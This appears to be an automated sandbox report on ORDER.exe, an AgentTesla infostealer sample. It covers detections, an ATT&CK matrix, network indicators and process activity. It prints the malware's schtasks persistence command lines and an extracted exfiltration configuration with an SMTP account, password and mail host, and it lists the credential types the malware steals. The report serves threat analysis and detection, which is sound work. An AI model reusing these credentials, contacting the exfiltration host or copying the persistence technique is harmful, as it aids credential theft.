ID: 321193
Sample Name: ORDER.exe
Cookbook: default.jbs
Time: 15:34:21
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report ORDER.exe 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Threatname: Agenttesla 5
Yara Overview 5
Memory Dumps 6
Unpacked PEs 6
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 6
Networking: 7
Spam, unwanted Advertisements and Ransom Demands: 7
System Summary: 7
Boot Survival: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Lowering of HIPS / PFW / Operating System Security Settings: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
URLs from Memory and Binaries 12
Contacted IPs 16
Public 17
Private 17
General Information 17
Simulations 18
Behavior and APIs 18
Joe Sandbox View / Context 18
IPs 18
Domains 19
ASN 19
JA3 Fingerprints 20
Dropped Files 20
Created / dropped Files 20
Static File Info 23
General 23
File Icon 24

Copyright null 2020

Static PE Info 24
General 24
Entrypoint Preview 24
Data Directories 26
Sections 26
Resources 26
Imports 26
Version Infos 26
Network Behavior 27
Snort IDS Alerts 27
Network Port Distribution 27
TCP Packets 27
UDP Packets 28
DNS Queries 29
DNS Answers 29
HTTPS Packets 30
SMTP Packets 31
Code Manipulations 31
Statistics 31
Behavior 31
System Behavior 32
Analysis Process: ORDER.exe PID: 6128 Parent PID: 5984 32
General 32
File Activities 32
File Created 32
File Deleted 33
File Written 33
File Read 34
Analysis Process: schtasks.exe PID: 6728 Parent PID: 6128 35
General 35
File Activities 35
File Read 35
Analysis Process: conhost.exe PID: 6840 Parent PID: 6728 35
General 35
Analysis Process: ORDER.exe PID: 6876 Parent PID: 6128 36
General 36
File Activities 36
File Created 36
File Written 36
File Read 37
Registry Activities 37
Key Value Created 38
Analysis Process: kprUEGC.exe PID: 5608 Parent PID: 3424 38
General 38
File Activities 38
File Created 38
File Deleted 38
File Written 38
File Read 39
Analysis Process: schtasks.exe PID: 5856 Parent PID: 5608 40
General 40
File Activities 40
File Read 40
Analysis Process: conhost.exe PID: 5956 Parent PID: 5856 40
General 40
Analysis Process: kprUEGC.exe PID: 4928 Parent PID: 5608 41
General 41
File Activities 41
File Created 41
File Written 41
File Read 41
Analysis Process: kprUEGC.exe PID: 6300 Parent PID: 3424 42
General 42
Analysis Process: schtasks.exe PID: 6816 Parent PID: 6300 42
General 42
Analysis Process: conhost.exe PID: 6544 Parent PID: 6816 42
General 42
Analysis Process: kprUEGC.exe PID: 6648 Parent PID: 6300 43
General 43
Disassembly 43
Code Analysis 43

Copyright null 2020


Analysis Report ORDER.exe

Overview


General Information

Sample Name:	ORDER.exe
Analysis ID:	321193
MD5:	bb942c948639f5c..
SHA1:	3cf9d798266aacc..
SHA256:	5cfd185a582c4a6..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- Hides that the sample has been dow…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- ORDER.exe (PID: 6128 cmdline: 'C:\Users\user\Desktop\ORDER.exe' MD5: BB942C948639F5C88FB33D5E4B7D7728)
  - schtasks.exe (PID: 6728 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\SpHLicuA' /XML 'C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6840 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - ORDER.exe (PID: 6876 cmdline: {path} MD5: BB942C948639F5C88FB33D5E4B7D7728)
- kprUEGC.exe (PID: 5608 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: BB942C948639F5C88FB33D5E4B7D7728)
  - schtasks.exe (PID: 5856 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\SpHLicuA' /XML 'C:\Users\user\AppData\Local\Temp\tmp871F.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 4928 cmdline: {path} MD5: BB942C948639F5C88FB33D5E4B7D7728)
- kprUEGC.exe (PID: 6300 cmdline: 'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe' MD5: BB942C948639F5C88FB33D5E4B7D7728)
  - schtasks.exe (PID: 6816 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\SpHLicuA' /XML 'C:\Users\user\AppData\Local\Temp\tmpAEAC.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6544 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - kprUEGC.exe (PID: 6648 cmdline: {path} MD5: BB942C948639F5C88FB33D5E4B7D7728)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "v8tgTH",
  "URL: ": "https://5PX8nQFyXZqeL8oi.com",
  "To: ": "weavingacc1@vasudeva.in",
  "ByHost: ": "mail.vasudeva.in:587",
  "Password: ": "UIewNIwYLjFr",
  "From: ": "weavingacc1@vasudeva.in"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.930696018.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.930660789.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000003.00000002.935335032.000000000374000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.687010442.0000000003C56000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000A.00000002.765004740.000000000385000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 25 entries

Unpacked PEs


Source	Rule	Description	Author	Strings
3.2.ORDER.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
17.2.kprUEGC.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.2.kprUEGC.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Copyright null 2020

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	Input Capture 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER.exe	65%	Virustotal		Browse
ORDER.exe	67%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
ORDER.exe	100%	Avira	TR/Kryptik.lesvd	
ORDER.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	100%	Avira	TR/Kryptik.lesvd	
C:\Users\user\AppData\Roaming\SpHLicuA.exe	100%	Avira	TR/Kryptik.lesvd	
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\SpHLicuA.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\SpHLicuA.exe	67%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	67%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.ORDER.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Copyright null 2020

Source	Detection	Scanner	Label	Link	Download
17.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
13.2.kprUEGC.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
vasudeva.in	0%	Virustotal		Browse
mail.vasudeva.in	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://5PX8nQFyXZqeL8oi.com853321935-2125563209-4053062332-1002_Classes	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://RKhkfz.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comiona	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://https://5PX8nQFyXZqeL8oi.com	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://mail.vasudeva.in	0%	Avira URL Cloud	safe	

Copyright null 2020

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://vasudeva.in	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://https://5PX8nQFyXZqeL8oi.com4	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	54.235.142.93	true	false		high
vasudeva.in	68.233.236.158	true	true	• 0%, Virustotal, Browse	unknown
mail.vasudeva.in	unknown	unknown	true	• 0%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	ORDER.exe, 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	ORDER.exe, 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp, kprUEGC.exe, 0000000D.00000002.934897870.0000000002D91000.00000004.00000001.sdmp, kprUEGC.exe, 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	ORDER.exe, 00000000.00000002.685971628.00000000010E7000.00000004.00000040.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 0000000E.00000002.794248791.0000000000056E0000.00000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000 00E.00000002.794248791.0000000 0056E0000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	kprUEGC.exe, 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000 00E.00000002.794248791.0000000 0056E0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	ORDER.exe, 00000000.00000002.689402690.0000000005A00000.00000002.00000001.sdmp, kprUEGC.exe, 0000000A.00000002.768443744.0000000005860000.00000002.00000001.sdmp, kprUEGC.exe, 00000 00E.00000002.794248791.0000000 0056E0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://5PX8nQFyXZqeL8oi.com853321935-2125563209-4053062332-1002_Classes	ORDER.exe, 00000003.00000003.899825885.00000000015B4000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
